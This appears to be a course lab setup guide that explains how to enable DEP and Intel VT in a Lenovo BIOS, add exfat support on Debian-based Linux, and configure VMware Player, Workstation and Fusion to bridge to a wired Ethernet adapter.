
You must enable hardware DEP (Data Execution Prevention) if you receive the error "NX/XD is required by Windows 10-64 guests. The processor must support NX/XD and it must be enabled in the BIOS."




Data Execution Prevention is often listed under "Security" in the BIOS settings. Here are the settings for a Lenovo laptop.

Note: your path and settings options may be different based on your laptop vendor.

DEP is controlled under Security -> Memory Protection on this laptop:




Then set "Execution Prevention" to "Enabled", save the BIOS settings, and shutdown completely. A reboot is often insufficient to enable the new BIOS settings.



You must have a 64-bit host operating system and Virtualization Technology (VT) must be enabled in the BIOS if you receive the error "This virtual machine is configured for 64-bit guest operating systems. However, 64-bit operation is not possible..."


Please verify that your host OS is 64 bits.

This screenshot is from a 64-bit host that does not have VT enabled in the BIOS. The error states: "This host supports VT-x, but Intel VT-x is disabled."




Virtualization Technology (VT) is often listed under "Security" in the BIOS settings. Here are the settings for a Lenovo laptop.

Note: your path and settings options may be different based on your laptop vendor.



Then set "Intel (R) Virtualization Technology" to "Enabled", save the BIOS settings, and shutdown completely. A reboot is often insufficient to enable the new BIOS settings.



Linux Host Pointers

Linux requires exfat support to mount the USB, and this is not included by default in some recent Debian distros, including Ubuntu.

To install via apt (for Debian-based distros):

```
$ sudo apt-get install exfat-fuse exfat-utils
```

Appendix – VMware Bridged Mode HowTo

This Appendix is designed to assist with common problems with VMware's automatic bridging feature.

If you have not done so already please get an Ethernet cable, **plug into the wired network** and ensure you have connectivity. Your switch port should show blinking lights.


Next: force your bridged connection to use the wired adapter. VMware's automatic bridging feature is notoriously unreliable, and will often choose wireless instead of wired. Even if it initially automatically bridges correctly, it will often change adapters later, causing problems for future labs.

Three sections follow, for VMware Player, VMware Workstation, and VMware Fusion. Please choose the appropriate section based on your version of VMware and configure bridged networking.


VMware Player (aka VMware Workstation Player)

VMware recently renamed its products. If your Windows VMware program has the word "Player" in it, please use this section.


Go to Player -> Removable Devices -> Network Adapter -> Settings



Choose "Bridged" and ensure "Connected" is checked. Then click "Configure Adapters" (if available):



Then un-select all adapters except your wired Ethernet adapter and press "OK":




Older version of VMware Player may lack the "Configure Adapters" option. In that case, disabling your wireless adapter will usually force VMware Player to automatically bridge to wired.

VMware Workstation (aka VMware Workstation Pro)


Configure bridged networking by going to: VM -> Removable Devices -> Network Adapter -> Settings

Choose "Bridged" and ensure "Connected" is checked.


Then go to Edit -> Virtual Network Editor:



If VMnet0 does not appear, click "Change Settings" to modify network settings:



Change from "Automatic" to your actual wired Ethernet adapter. **Note:** your Ethernet adapter name may be different.




Then press "Apply". VMnet0 should be bridged to the actual wired Ethernet adapter.

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Intel(R) 82579LM Gigabit Ne...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.2.0
VMnet2	Host-only	-	Connected	Enabled	10.0.0.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.10.0

VMware Fusion

Go to virtual Machine -> Network Adapter -> Network Adapter Settings:



Choose your wired Ethernet adapter. Assuming it is plugged into the wired network and operational: it should have a green icon, and will show a 10.5.100.0/24 address when selected.

